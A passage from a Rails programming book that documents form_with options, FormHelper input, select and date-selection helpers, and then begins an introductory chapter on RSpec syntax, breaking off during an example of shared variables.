Note that `form_with` doesn't create an exclusive scope. It's possible to use both the stand-alone `FormHelper` methods along with methods from `FormTagHelper`, `FormOptionHelper` and `DateHelper`.

Use with Model Object Instances

It is also possible to pass an object to `form_with` using the `model` option. The object needs to be either an `Active Record` or `Active Model` object. This option behaves in almost the same way as outlined previously, with a couple of minor exceptions.

First, the prefix used to name the input elements within the form (and their prefix in the `params` hash) is derived from the object's class. If the object is an instance of `Post` you'll get attributes submitted as `params[:post]`. You can override it by passing the `scope` option.

A second significant effect is that Rails will take the default values used to fill the form's inputs from the model object instance.

Third, Rails will determine the HTTP method from the object. If the object responds with `true` to `persisted?`, `patch` will be used. Otherwise, `post` will be used. The `persisted?` method is defined for all Active Record objects. You can override the HTTP method by passing the `method` option.

Fourth, if the model object passed in is configured as a RESTful resource, Rails will try to infer the URL that the form should use automatically instead of requiring explicit options to be set. You can override it by passing the `url` option.

For example, if `post` is an existing record to be edited in the following example:

```
= form_with model: line_item do |f|
```

The URL will be set to `line_items_path(line_item)`, the scope will be `line_item`, and the method will be `patch`.

You can create forms with namespaced routes by passing an array, as in the following example, which would map to a `admin_post_url`:

```
= form_with model: [:admin, post] do |f|
```

How Form Helpers Get Their Values

A rather vital lesson to learn about Rails form helper methods is that the value they display comes directly from the database before *meddling* by the developer. Unless you know what you're doing, you may get some unexpected results if you try to override the values displayed in a form.

Let's illustrate with a simple `LineItem` model with a decimal `rate` attribute (by merit of a `rate` column in its database table). We'll override its implicit `rate` accessor with one of our own:

```
class LineItem < ActiveRecord::Base
  def rate
    "A RATE"
  end
end
```

In normal situations, the overridden accessor is hiding access to the real `rate` attribute, as we can illustrate using the console:

```
>> li = LineItem.new
=> #<LineItem ...>
>> li.rate
=> "A RATE"
```

However, suppose you were to compose a form to edit line items using form helpers:

```
= form_with model: line_item do |f|  
  = f.text_field :rate
```

You would find that it works normally, as if that overridden `rate` accessor doesn't exist. The fact is that Rails form helpers use special methods named `attribute_before_type_cast` (which are covered in [our Active Record book](#)⁹¹). The preceding example would use the method `rate_before_type_cast` and bypass the overriding method we defined.

Displaying Default Values

As already explained, if you were editing an existing instance of `Person`, its attribute values would have been filled into the form. What about if you want to edit a new model object instance, pre-populated with specific values? Do you have to pass the values as options to the input helper methods? No. Since the form helpers display the values of the model's attributes, it would simply be a matter of initializing the object with the desired values in the controller, as follows:

```
# Set default values that you want to appear in the form  
Person.new(first_name: 'First', last_name: 'Last')
```

Since you're only using `new`, no record is persisted to the database, and your default values magically appear in the input fields.

form_with Options

`form_with` offers a few more, less common options:

authenticity_token

Authenticity token to use in the form. Use only if you need to pass a custom authenticity token string or not at all (by passing `false`).



If your app only uses remote forms, you may remove the automatic embedded authenticity tokens by setting `config.action_view.embed_authenticity_token_in_remote_forms = false`. This is really helpful when you're fragment-caching the form. Remote forms get their authenticity token from a meta tag in the page head, so embedding one inside the form is unnecessary.

builder

Optional form builder class (instead of `ActionView::Helpers::FormBuilder`). More on that later.

⁹¹https://leanpub.com/active_record_deep_dive

enforce_utf8

Set to `false` to disable the hidden input with name `utf8`. Having trouble with incoming data that is not UTF-8 encoded? Take a look at <https://github.com/singlebrook/utf8-cleaner>.

id Optional HTML id attribute.

class

Optional HTML class attribute.

data

Optional HTML data attributes.

html

Optional HTML attributes for the generated HTML form tag.

namespace

A namespace that will be prefixed with an underscore on the generated HTML id of the form.

local

By default form submits via typical HTTP requests. Enable remote and unobtrusive XHRs submits with `<tt>local: false</tt>`. More on this topic in [Chapter “Ajax on Rails.”](#)



Remote forms may be enabled by default by setting `config.action_view.form_with_generates_remote_forms = true`

Form Inputs

In this section, we will present all helpers from the `FormHelper` module. For each of these methods, there is a method with the same name defined on `FormBuilder`. This method does not take an `object_name` as the first argument. It takes the `object_name` from the object provided to the `FormBuilder`.



Note that some browsers might not support every form input presented here. In this case, they will fall back to a regular text field which is not a great user experience in some cases. <https://caniuse.com> is a great resource to check the compatibility of features like that.

Most of the methods also have a method with the suffix `_tag` available (in the `FormTagHelper` module). These methods don't take an `object_name` and `method`, but instead only take a name.

button

Adds a button to a form.

```
f.button("Create post")
# => <button name='button' type='submit'>Create post</button>
```

When no value is given, it checks whether the object is a new resource or not in order to automatically generate an appropriate label:

```
= form_with model: post do |f|
  = f.button
```

In the preceding example, if `post` is a new record, it will use “Create Post” as its button label, otherwise, it uses “Update Post”. Default labels for buttons can be customized using `I18n`, under the `helpers.submit` key (the same as `submit` helper) and accept the `%{model}` as an interpolation variable:

```
en:
  helpers:
    submit:
      create: "Create a %{model}"
      update: "Confirm changes to %{model}"
```

Rails also searches for a key specific to the provided object, in case you want to further customize the button values for a specific model:

```
en:
  helpers:
    submit:
      post:
        create: "Add %{model}"
```

Since buttons can contain additional markup, passing a block to the `button` method instead of a value lets you wrap more than just a simple string value.

```
f.button do
  content_tag(:strong, 'Ask me!')
end

# => <button name='button' type='submit'>
#     <strong>Ask me!</strong>
#   </button>
```

check_box

Returns a checkbox tag tailored for accessing a specified attribute (identified by `method`) on an object encapsulated in the form builder or identified by the optional `object_name`. The model attribute should return an integer; if that integer is above zero, then the checkbox is checked. Additional options on the input tag can be passed in as options. The `checked_value` defaults to 1 while the default `unchecked_value` is set to 0, which will naturally typecast to boolean values.

Note that this helper generates an extra hidden input field to ensure that a false value is passed even if the check box is unchecked. Ordinarily, if it was unchecked it would simply be missing from the request parameters.

```
check_box('timesheet', 'approved')
# => <input name="timesheet[approved]" type="hidden" value="0"/>
#    <input checked="checked" type="checkbox" id="timesheet_approved"
#        name="timesheet[approved]" value="1" />
```

This way, the client either sends only the hidden field (representing the check box is unchecked), or both fields. Since the HTML specification says key/value pairs have to be sent in the same order they appear in the form, and parameters extraction gets the last occurrence of any repeated key in the query string, this little hack works for ordinary forms.

Unfortunately the hack fails for check boxes within array-like nested form fields, as in the following example.

```
= fields_for "project[invoice_attributes][]", invoice, index: nil do |form|
  = form.check_box :paid
```

In this situation, for each item with a checked check box you will end up with an extra ghost item for that attribute, assigned to “0”. A potential workaround is to lose some of the magic by working with `check_box_tag`.

color_field

Creates a color input field that enables setting of a color via hex values (as a string). The default value of a `color_field` is set to “#000000” if the underlying attribute is `nil`.

```
color_field(:car, :paint_color)
# => <input id="car_paint_color" name="car[paint_color]" type="color"
#    value="#000000" />
```

To override the default value, pass a string in the format “#RRGGBB” to the option `:value`. This method is otherwise identical to `text_field`.

date_field

Creates a date input field.

```
date_field(:person, :birthday)
# => <input id="person_birthday" name="person[birthday]" type="date" />
```

The default value is generated by trying to call `strftime` with `"%Y-%m-%d"` on the object's value, which makes it behave as expected for instances of `DateTime` and `ActiveSupport::TimeWithZone`. You can override the default by setting the `:value` option explicitly with a string in the format `YYYY-MM-DD` (ISO8601).

```
user.born_on = Date.new(1984, 1, 27)
...
date_field(:user, :born_on, value: "1984-05-12")
# => <input id="user_born_on" name="user[born_on]" type="date"
#      value="1984-05-12" />
```

The `:min` and `:max` options accept instances of `Date` or `Time`, or a string in the format `YYYY-MM-DD` (ISO8601).

```
date_field(:user, "born_on", min: Date.today)
# => <input id="user_born_on" name="user[born_on]" type="date"
#      min="2014-05-20" />

date_field(:user, "born_on", min: "2014-05-20")
# => <input id="user_born_on" name="user[born_on]" type="date"
#      min="2014-05-20" />
```

datetime_field

Creates a datatype input field that accepts time entry in UTC. If a `DateTime` or `ActiveSupport::TimeWithZone` instance is provided to the helper by the underlying attribute, it calls `strftime` with `%Y-%m-%dT%T.%Lz` on the value to attempt setting a default value.

To override the default value, pass a string in the format `%Y-%m-%dT%T.%Lz` to the option `:value`. This method is otherwise identical to `date_field`.

datetime_local_field

Creates a datetime-local input field. This method is otherwise identical to `datetime_field`, except that the value used is local over UTC.

email_field

Creates an email input field. This method is otherwise identical to `text_field`.

```
email_field(:user, :email)
# => <input id="user_email" name="user[email]" type="email" />
```

file_field

Creates a file upload field and automatically adds `multipart: true` to the enclosing form. See [file_field_tag](#) for more details.

hidden_field

Creates a hidden field, with parameters and options similar to `text_field`.

label

Creates a label tag with the `for` attribute pointed at the specified input field.

```
label('timesheet', 'approved')
# => <label for="timesheet_approved">Approved</label>
label('timesheet', 'approved', 'Approved?')
# => <label for="timesheet_approved">Approved?</label>
```

The `label` helper accepts a block so that nesting is possible and works as would be expected.

```
= f.label :terms do
  = f.check_box :accept_terms
  %span Accept #{link_to "Terms", terms_path}
```

month_field

Creates a month input field. A month value is represented by four digits for the year, followed by a dash, and ending with two digits representing the month (ex.2013-08).

If a `DateTime` or `ActiveSupport::TimeWithZone` instance is provided to the helper, it calls `strftime` with `%Y-%m` on the object's value to attempt setting a default value.

```
month_field(:user, :born_on)
# => <input id="user_born_on" name="user[born_on]" type="month" />
```

To override the default value, pass a string in the format %Y-%m to the option `:value`. This method is otherwise identical to `datetime_field`.

number_field

Creates a number input field. This method is otherwise identical to `text_field` with the following additional options:

:min
The minimum acceptable value.

:max
The maximum acceptable value.

:in A range specifying the `:min` and `:max` values.

:step
The acceptable value granularity.

password_field

Creates a password input field. This method is otherwise identical to `text_field` but renders empty by default for security reasons. If you want to pre-populate the user's password you can do something like

```
password_field(:user, :password, value: user.password)
```



You should never have a reason to pre-populate a password field with a password, because you should never store a user password in plaintext.

radio_button

Creates an HTML radio button input field.

```
= radio_button(:post, :category, "rails")
= radio_button(:post, :category, "ruby")
```

range_field

Creates a range input field. This method is otherwise identical to `number_field`.

search_field

Creates a search input field. This method is otherwise identical to `text_field`.



Inputs of type “search” may be styled differently by some browsers, often with rounded corners.

telephone_field

Creates a telephone input field. This method is otherwise identical to `text_field` and is aliased as `phone_field`.

text_area

Creates an HTML multiline text input field (the `textarea` tag). The `:size` option lets you easily specify the dimensions of the text area, instead of having to resort to explicit `:rows` and `:cols` options.

```
text_area(:comment, :body, size: "25x10")
# => <textarea name="comment[body]" id="comment_body" cols="25" rows="10">
#    </textarea>
```

text_field

Creates a standard HTML text input field.

time_field

Creates an input field of type “time”. If a `DateTime` or `ActiveSupport::TimeWithZone` instance is provided to the helper, it calls `strftime` with `%T.%L` on the object’s value to attempt setting a default value.

```
time_field(:task, :started_at)
# => <input id="task_started_at" name="task[started_at]" type="time" />
```

To override the default value, pass a string in the format `%T.%L` to the option `:value`. This method is otherwise identical to `datetime_field`.

url_field

Creates a input field of type “url”. This method is otherwise identical to `text_field`.

week_field

Creates an input field of type “week”. If a `DateTime` or `ActiveSupport::TimeWithZone` instance is provided to the helper, it calls `strftime` with `%Y-W%W` on the object’s value to attempt setting a default value.

```
week_field(:task, :started_at)
# => <input id="task_started_at" name="task[started_at]" type="week" />
```

To override the default value, pass a string in the format `%Y-W%W` to the option `:value`. This method is otherwise identical to `datetime_field`.

Select Helpers

The following methods help you to create select tags based on a pair of object and attribute identifiers.

collection_select

Returns both select and option tags for the given object and method using the `value_method` and `text_method` symbols provided to construct a list of option tags from the `collection` parameter.

grouped_collection_select

Returns select, optgroup, and option tags for the given object and method using `option_groups_from_collection_for_select` (covered later in this chapter).

select

Creates a select tag and a series of contained option tags for the provided object and attribute. The value of the attribute currently held by the object (if any) will be selected, provided that the object is available (not nil). See `options_for_select` section for the required format of the choices parameter.

Here’s a small example where the value of `@post.person_id` is 1:

```
= select(:post, :person_id,
  Person.all.collect { |p| [ p.name, p.id ] },
  { include_blank: true })
```

Executing that helper code would generate the following HTML output:

```
<select id="post_person_id" name="post[person_id]">
  <option value=""></option>
  <option value="1" selected="selected">Alice</option>
  <option value="2">Bob</option>
  <option value="3">Carol</option>
</select>
```

If necessary, specify `selected: value` to explicitly set the selection or `selected: nil` to leave all options unselected. The `include_blank: true` option inserts a blank option tag at the beginning of the list, so that there is no preselected value. Also, you can disable specific values by setting a single value or an array of values to the `:disabled` option.

time_zone_select

Returns select and option tags for the given object and method, using `time_zone_options_for_` select to generate the list of option tags.

In addition to the `:include_blank` option documented in the preceding section, this method also supports a `:model` option, which defaults to `ActiveSupport::TimeZone`. This may be used by users to specify a different timezone model object.

Additionally, setting the `priority_zones` parameter with an array of `ActiveSupport::TimeZone` objects will list any specified priority time zones above any other.

```
time_zone_select(:user, :time_zone, [
  ActiveSupport::TimeZone['Eastern Time (US & Canada)'],
  ActiveSupport::TimeZone['Pacific Time (US & Canada)']
])
# => <select id="user_time_zone" name="user[time_zone]">
#   <option value="Eastern Time (US & Canada)">
#     (GMT-05:00) Eastern Time (US & Canada)
#   </option>
#   <option value="Pacific Time (US & Canada)">
#     (GMT-08:00) Pacific Time (US & Canada)
#   </option>
#   <option disabled="disabled" value="">-----</option>
#   <option value="American Samoa">(GMT-11:00) American Samoa</option>
#   ...
```

Finally, setting the option `:default` to an instance of `ActiveSupport::TimeZone`, sets the default selected value if none was set.

weekday_select

Returns select and option tags for the given object and method, using `weekday_options_for_select` to generate the list of option tags.

Checkbox/Radio Helpers

The following methods create input tags of type “checkbox” or “radio” based on a collection.

collection_check_boxes

The form helper `collection_check_boxes` creates a collection of check boxes and associated labels based on a collection.

To illustrate, assuming we have a `Post` model that has multiple categories, using the `collection_check_boxes` helper, we can add the capability to set the `category_ids` of the post:

```
collection_check_boxes(:post, :category_ids, Category.all, :id, :name)
# => <input id="post_category_ids_1" name="post[category_ids][]"
#      type="checkbox" value="1" />
#      <label for="post_category_ids_1">Ruby on Rails</label>
#      <input id="post_category_ids_2" name="post[category_ids][]"
#      type="checkbox" value="2" />
#      <label for="post_category_ids_2">Ruby</label>
#      ...
```

If you wanted to change the way the labels and check boxes are rendered, passing a block will yield a builder:

```
collection_check_boxes(:post, :category_ids, Category.all,
  :id, :name) do |item|
  item.label(class: 'check-box') { item.check_box(class: 'check-box') }
end
```

The builder also has access to methods `object`, `text` and `value` of the current item being rendered.

collection_radio_buttons

The form helper `collection_radio_buttons` creates a collection of radio buttons and associated labels based on a collection. It is predominately used to set an individual value, such as a `belongs_to` relationship on a model.

**Kevin says...**

Use `collection_radio_buttons` with a collection that only has a handful of items unless you want your page to be polluted with radio buttons. Fall back to a `collection_select` for a large collection.

```
collection_radio_buttons(:post, :author_id, Author.all, :id, :name)
# => <input id="post_author_1" name="post[author_id][]"
#      type="radio" value="1" />
#      <label for="post_author_1">Obie</label>
#      <input id="post_author_2" name="post[author_id][]"
#      type="radio" value="2" />
#      <label for="post_author_2">Kevin</label>
#      ...
```

Similar to the `collection_check_boxes` helper, if you wanted to change the way the labels and radio buttons are rendered, passing a block yields a builder:

```
collection_radio_buttons(:post, :author_id,
  Author.all, :id, :name) do |item|
  item.label(class: 'radio-button') {
    item.radio_button(class: 'radio-button')
  }
end
```

The builder also has access to the `methods` object, `text`, and `value` of the current item being rendered.

Option Helpers

For all of the following methods, only option tags are returned, so you have to invoke them from within a select helper or otherwise wrap them in a select tag.

grouped_options_for_select

Returns a string of option tags, such as `options_for_select`, but surrounds them with `optgroup` tags.

`option_groups_from_collection_for_select`

Returns a string of option tags, like `options_from_collection_for_select` but surrounds them with `optgroup` tags. The collection should return a subarray of items when calling `group_method` on it. Each group in the collection should return its own name when calling `group_label_method`. The `option_key_method` and `option_value_method` parameters are used to calculate option tag attributes.

It's probably much easier to show in an example than to explain in words.

```
option_groups_from_collection_for_select(@continents, :countries,  
    :continent_name, :country_id, :country_name, @selected_country.id)
```

This example could output the following HTML:

```
<optgroup label="Africa">  
  <option value="1">Egypt</option>  
  <option value="4">Rwanda</option>  
  ...  
</optgroup>  
<optgroup label="Asia">  
  <option value="3" selected="selected">China</option>  
  <option value="12">India</option>  
  <option value="5">Japan</option>  
  ...  
</optgroup>
```

For the sake of clarity, here are the model classes reflected in the example:

```
class Continent  
  def initialize(name, countries)  
    @continent_name = name; @countries = countries  
  end  
  
  def continent_name  
    @continent_name  
  end  
  
  def countries  
    @countries  
  end  
end
```

```
class Country
  def initialize(id, name)
    @id, @name = id, name
  end

  def country_id
    @id
  end

  def country_name
    @name
  end
end
```

options_for_select

Accepts a container (hash, array, or anything else enumerable) and returns a string of option tags. Given a container where the elements respond to first and last (such as a two-element array), the “lasts” serve as option values and the “firsts” as option text. It’s not too hard to put together an expression that constructs a two-element array using the `map` and `collect` iterators.

For example, assume you have a collection of businesses to display, and you’re using a select field to enable the user to filter based on the category of the businesses. The category is not a simple string; in this example, it’s a proper model related to the business via a `belongs_to` association:

```
class Business < ActiveRecord::Base
  belongs_to :category
end

class Category < ActiveRecord::Base
  has_many :businesses

  def <=>(other)
    ...
  end
end
```

A simplified version of the template code for displaying that collection of businesses might look like the following:

```
- opts = businesses.map(&:category).collect { |c| [c.name, c.id] }
= select_tag(:filter, options_for_select(opts, selected_filter))
```

The first line puts together the container expected by `options_for_select` by first aggregating the category attributes of the `businesses` collection using `map` and the nifty `&:method` syntax. The second line generates the `select` tag using those options (covered later in the chapter). Realistically, you want to massage that category list a little more, so that it is ordered correctly and does not contain duplicates:

```
... businesses.map(&:category).uniq.sort.collect { ...
```

Particularly with smaller data sets, it's perfectly acceptable to do this level of data manipulation in Ruby code. And of course, you probably don't want ever to shove hundreds or especially thousands of rows in a `select` tag, making this technique quite useful. Remember to implement the `spaceship` method in your model if you need it to be sortable by the `sort` method.

Also, it's worthwhile to experiment with eager loading in these cases, so you don't end up with an individual database query for each of the objects represented in the `select` tag. In the case of our example, the controller would populate the `businesses` collection using code like this:

```
expose(:businesses) do
  Business.where(...).includes(:category)
end
```

Hashes are turned into a form acceptable to `options_for_select` automatically—the keys become *firsts* and values become *lasts*.

If the `selected` parameter is specified (with either a value or array of values for multiple selections), the matching *last* or element will get the selected attribute:

```
options_for_select([["Dollar", "$"], ["Kroner", "DKK"]])
# => <option value="$">Dollar</option>
#    <option value="DKK">Kroner</option>

options_for_select([ "VISA", "MasterCard" ], "MasterCard")
# => <option>VISA</option>
#    <option selected="selected">MasterCard</option>

options_for_select({ "Basic" => "$20", "Plus" => "$40" }, "$40")
# => <option value="$20">Basic</option>
#    <option value="$40" selected="selected">Plus</option>

>> options_for_select([ "VISA", "MasterCard", "Discover" ],
```

```

        ["VISA", "Discover"])
# => <option selected="selected">VISA</option>
#    <option>MasterCard</option>
#    <option selected="selected">Discover</option>

```

A lot of people have trouble getting this method to display their selected item correctly. Ensure that the value you pass to `selected` matches the type contained in the object collection of the `select`; otherwise, it won't work. In the following example, assuming `price` is a numeric value, without the `to_s`, selection would be broken since the values passed as options are all strings:

```

options_for_select({ "Basic" => "20", "Plus" => "40" }, price.to_s)
# => <option value="20">Basic</option>
#    <option value="40" selected="selected">Plus</option>

```

options_from_collection_for_select

Returns a string of option tags that have been compiled by iterating over the collection and assigning the result of a call to the `value_method` as the option value and the `text_method` as the option text. If `selected` is specified, the element returning a match on `value_method` will get preselected.

```

options_from_collection_for_select(Person.all, :id, :name)
# => <option value="1">Alice</option>
#    <option value="2">Bob</option>
#    ...

```

time_zone_options_for_select

Returns a string of option tags for pretty much any timezone in the world. Supply a `ActiveSupport::TimeZone` name as `selected` to have it preselected. You can also supply an array of `ActiveSupport::TimeZone` objects as `priority_zones`, so that they will be listed above the rest of the (long) list. `TimeZone.us_zones` is a convenience method that gives you a list of the U.S. timezones only.

The `selected` parameter must be either `nil` or a string that names a `ActiveSupport::TimeZone`.

weekday_options_for_select

Returns a string of option tags for the days of the week. Options:

- `:index_as_value` – Defaults to `false`, set to `true` to use the indexes from `I18n.translate("date.day_names")` as the values. By default, Sunday is always 0.
- `:day_format` – The I18n key of the array to use for the weekday options. Defaults to `:day_names`, set to `:abbr_day_names` for abbreviations.
- `:beginning_of_week` – Defaults to `Date.beginning_of_week`.

The Date and Time Selection Helpers

The following methods help you create form field input tags dealing with date and time data. All of them are prepared for multi-parameter assignment to an Active Record object. That's a fancy way of saying that even though they appear in the HTML form as separate input fields, Rails understands that they refer to a single attribute of the model when sent back to the server. That's some Rails magic for you!

`date_select`

Returns a matched set of three select tags – one each for the year, month, and day. The select tags are pre-selected for accessing a specified date-based attribute identified by the `method` parameter on an object assigned to the template identified by `object_name`.

It's possible to tailor the selects through the options hash. It accepts all the keys that each of the individual select builders does (such as `:use_month_numbers` for `select_month`).

The `date_select` method also takes `:discard_year`, `:discard_month`, and `:discard_day` options, which drop the corresponding select tag from the set of three. Common sense dictates that discarding the month select will also automatically discard the day select. If the day is omitted, but not the month, Rails will assume that the day should be the first of the month.

It's also possible to explicitly set the order of the tags using the `:order` option with an array of symbols `:year`, `:month`, and `:day` in the desired order. Symbols may be omitted, and the respective select tag is not included.

Passing `disabled: true` as part of the options will make elements inaccessible for change.

```
date_select(:post, "written_on")
date_select(:post, "written_on", start_year: 1995,
                                use_month_numbers: true,
                                discard_day: true,
                                include_blank: true)
date_select(:post, "written_on", order: [:day, :month, :year])
date_select(:user, "birthday", order: [:month, :day])
```

If anything is passed in the `html_options` hash it will be applied to every select tag in the set.

`datetime_select`

Works exactly like `date_select`, except for the addition of hour and minute select tags. Seconds may be added with the option `:include_seconds`. Along with the addition of time information come additional discarding options: `:discard_hour`, `:discard_minute`, and `:discard_seconds`.

Setting the `ampm` option to `true` return hours in the AM/PM format.

```
datetime_select("post", "written_on")
datetime_select("post", "written_on", ampm: true)
```

time_select

Returns a set of select tags (one for hour, minute, and optionally second) pre-selected for accessing a specified time-based attribute (identified by `method`) on an object assigned to the template (identified by `object_name`). You can include the seconds by setting the `:include_seconds` option to `true`.

As with `datetime_select`, setting `ampm: true` will result in hours displayed in the AM/PM format.

```
time_select("post", "sunrise")
time_select("post", "written_on", include_seconds: true)
time_select("game", "written_on", ampm: true)
```

The Individual Date and Time Select Helpers

Sometimes, you need a particular element of a date or time, and Rails obliges you with a comprehensive set of individual date and time select helpers. In contrast to the date and time helpers that we just looked at, the following helpers are not bound to an instance variable on the page. Instead, they all take a date or time Ruby object as their first parameter. All of these methods have a set of common options, covered in the following subsection.

select_date

Returns a set of select tags (one each for year, month, and day) pre-selected with the date provided (or the current date). It's possible to explicitly set the order of the tags using the `:order` option with an array of symbols `:year`, `:month`, and `:day` in the desired order.

```
select_date(started_at, order: [:year, :month, :day])
```

select_datetime

Returns a set of select tags (one each for year, month, day, hour, and minute) pre-selected with the datetime. Optionally, setting the `include_seconds: true` option adds a seconds field. It's also possible to explicitly set the order of the tags using the `:order` option with an array of symbols `:year`, `:month`, and `:day`, `:hour`, `:minute`, and `:seconds` in the desired order. You can also add character values for the `:date_separator` and `:time_separator` options to control visual display of the elements (they default to `"/"` and `":"`).

select_day

Returns a select tag with options for each of the days 1 through 31 with the current day selected. The date can also be substituted for a day value ranging from 1 to 31. If displaying days with a leading zero is your preference, setting the option `use_two_digit_numbers` to `true` will accomplish this.

```
select_day(started_at)
select_day(10)
select_day(5, use_two_digit_numbers: true)
```

By default, the field name defaults to `day` but can be overridden using the `:field_name` option.

select_hour

Returns a select tag with options for each of the hours 0 through 23 with the current hour selected. The `datetime` parameter can be substituted with an hour number from 0 to 23. Setting the `ampm` option to `true` will result in hours displayed in the AM/PM format. By default, the field name defaults to `hour` but can be overridden using the `:field_name` option.

select_minute

Returns a select tag with options for each of the minutes 0 through 59 with the current minute selected. Also can return a select tag with options by `minute_step` from 0 through 59 with the 00 minute selected. The `datetime` parameter can be substituted by a seconds value of 0 to 59. By default, the field name defaults to `minute` but can be overridden using the `:field_name` option.

select_month

Returns a select tag with options for each of the months January through December with the current month selected. By default, the month names are presented as user options in the drop-down selection, and the month numbers (1 through 12) are used as values submitted to the server.

It's also possible to use month numbers for the presentation instead of names by setting `use_month_numbers: true`. To display month numbers with a leading zero, set option `:use_two_digit_numbers` to `true`. If you happen to want both numbers and names, set `add_month_numbers: true`. If you would prefer to show month names as abbreviations, set the `:use_short_month` option to `true`. Finally, if you want to use your own month names, set the value of the `:use_month_names` key in your options to an array of 12 month names.

```
# Will use keys like "January", "March"
select_month(Date.today)

# Will use keys like "1", "3"
select_month(Date.today, use_month_numbers: true)

# Will use keys like "1 - January", "3 - March"
select_month(Date.today, add_month_numbers: true)

# Will use keys like "Jan", "Mar"
select_month(Date.today, use_short_month: true)

# Will use keys like "Januar", "Marts"
select_month(Date.today, use_month_names: %w(Januar Februar
Marts ...))
```

By default, the field name defaults to month but can be overridden using the `:field_name` option.

select_second

Returns a select tag with options for each of the seconds 0 through 59 with the current second selected. The `datetime` parameter can either be a `DateTime` object or a second given as a number. By default, the field name defaults to second but can be overridden using the `:field_name` option.

select_time

Returns a set of HTML select tags (one for hour and minute). You can set the `:time_separator` option to format the output. It's possible to take an input for sections by setting option `:include_seconds` to true.

```
select_time(some_time, time_separator: ':', include_seconds: true)
```

select_year

Returns a select tag with options for each of the five years on each side of the current year selected. The five-year radius can be changed using the `:start_year` and `:end_year` options. Both ascending and descending year lists are supported by making `:start_year` less than or greater than `:end_year`. The date parameter can either be a `Date` object or a year given as a number.


```
# ascending year values
select_year(Date.today, start_year: 1992, end_year: 2007)

# descending year values
select_year(Date.today, start_year: 2005, end_year: 1900)
```

By default, the field name defaults to `year`, but can be overridden using the `:field_name` option.

Common Options for Date Selection Helpers

All of the select-type methods share a number of common options that are as follows:

`:discard_type`

Set to true if you want to discard the type part of the select name. If set to true, the `select_month` method would use simply `date` (which can be overwritten using `:prefix`) instead of `date[month]`.

`:field_name`

Enables you to override the natural name of a select tag (from day, minute, and so on).

`:include_blank`

Set to true if it should be possible to set an empty date.

`:prefix`

Overwrites the default prefix of `date` used for the names of the select tags. Specifying `birthday` would result in a name of `birthday[month]` instead of `date[month]` when passed to the `select_month` method.

`:use_hidden`

Set to true to embed the value of the datetime into the page as an HTML hidden input, instead of a select tag.

`:disabled`

Set to true if you want show the select fields as disabled.

`:prompt`

Set to true (for a generic prompt), a prompt string or a hash of prompt strings for `:year`, `:month`, `:day`, `:hour`, `:minute` and `:second`.

Conclusion

In this chapter, we explored the powerful tools Rails offers us to get forms done. We took a deep dive on `form_with` and then explored all the form helper methods from text fields to date selects.

RSpec

I wanted to remove the testing-centric vocabulary. To slightly paraphrase a prophet, “Testing is not the preferred nomenclature, dude.”

—Steven R. Baker, [The History of RSpec](https://stevenrbaker.com/tech/history-of-rspec.html)⁹²

RSpec is a Ruby domain-specific language for specifying the desired behavior of Ruby code. Its strongest appeal is that RSpec scripts (or simply *specs*) can achieve a remarkable degree of readability, letting developers communicate their intention with greater readability and expressiveness than is achievable using the standard Rails testing framework.

Introduction

Since RSpec scripts are so readable, we can’t think of a better way of introducing you to the framework than to show part of a real-world spec. The following code is excerpted and adapted from an old Hashrocket client project:

```
require "rails_helper"

RSpec.describe Timesheet, type: :model do
  let(:timesheet) { build(:timesheet) }

  describe "hours worked" do
    it "expects a number" do
      timesheet.hours_worked = "abc"
      expect(timesheet.error_on(:hours_worked).size).to eq(1)
    end
  end

  context "when submitted" do
    it "sends an email notification to the manager" do
      expect(Notifier).to receive(:send_later).
        with(:deliver_timesheet_submitted, timesheet)
      timesheet.submit
    end
  end
end
```

⁹²<https://stevenrbaker.com/tech/history-of-rspec.html>

Once you get adept at writing RSpec, the following lines of Ruby code

```
RSpec.describe Timesheet do
  describe "when submitted" do
    it "sends an email notification to the manager" do
```

...should automatically coalesce in your mind into the statement: *Timesheet, when submitted, sends an email notification to the manager.*

RSpec is an example of a Ruby-based *Domain Specific Language*, which is one of the main reasons it feels like such a natural part of the *Rails Way* to us and others. The building blocks of the RSpec DSL are simple. The `describe` method creates an `ExampleGroup` object, a shared context for a set of specification examples. In an `ExampleGroup`, you define an `Example` object using the `it` method.



RSpec's `describe` method is aliased as `context`. Use the former to describe things (like attributes) and the latter to describe situations.

You should pass sentence fragments to `describe` and `it` that succinctly identify the context you're about to specify. The better you get at writing RSpec, the more your examples will read like natural language sentences.

Behavior-Driven Development

We can't talk about RSpec without mentioning *Behavior-Driven Development* (or BDD for short), an offshoot of test-driven development (TDD). One of the prime directives of BDD is to "describe behaviors in a single notation which is directly accessible to domain experts, testers and developers, so as to improve communication"⁹³.

RSpec syntax is an implementation of that *single notation* in Ruby. The intention is to make it easy to describe a piece of software's desired behavior *before* implementing it. Given its roots in TDD, *you're doing it wrong* if you add RSpec coverage after the fact.



The suite of specs you end up with when practicing BDD serves to prevent regressions over time, but never forget that the primary purpose of BDD is to foster clean application design and speed up implementation cycles.

Doing justice to the topic of BDD and RSpec would require a book, which is why the core team of RSpec has already published multiple editions of one⁹⁴. In contrast, this chapter is purely an RSpec primer, emphasizing how to use it effectively with Rails.

⁹³<https://www.agilealliance.org/glossary/bdd>

⁹⁴<https://pragprog.com/titles/rspec3/effective-testing-with-rspec-3>

Basic Syntax and API

This section contains a somewhat comprehensive yet concise rundown of RSpec's syntax and API methods. It assumes at least passing familiarity with automated testing concepts.

Contexts (aka Example Groups)

The `describe` method and its alias `context` are used to group related examples of behavior and serve as factories for `ExampleGroup` objects. These methods take a string (or another object that can be cast to a string) as their first argument and a block that bounds their scope.

The first and outermost example group almost always gets the class/object under test as its argument, like this:

```
RSpec.describe Timesheet, type: :model do
```

Immediately under that first example group declaration, you generally have one or more `let` statements. What are they?

Shared Variables

The `let` method simplifies the creation of memoized variables for use in your spec. *Memoized* means that the code block associated with the `let` is executed once and stored for future invocations, increasing performance.

The use of `let` eliminates the need for instance variables by creating a proper interface for declaring significant shared variables needed in the spec.

Why use the `let` method instead of instance variables? Let's step through a typical spec coding session to understand the motivation. Imagine that you're writing a spec, and it all starts simply enough with a local `blog_post` variable.

```
RSpec.describe BlogPost do
  it "does something" do
    blog_post = BlogPost.new title: 'Hello'
    expect(blog_post).to ...
  end
end
```

You continue writing another similar example, and you start to see some duplication. The `blog_post` creation is being done twice.

```
RSpec.describe BlogPost do
  it "does something" do
    blog_post = BlogPost.new title: 'Hello'
    expect(blog_post).to ...
  end

  it "does something else" do
    blog_post = BlogPost.new title: 'Hello'
    expect(blog_post).to ...
  end
end
```

So, you refactor the instance creation into a before block and start using an instance variable in the examples.

```
RSpec.describe BlogPost do
  before do
    @blog_post = BlogPost.new title: 'Hello'
  end

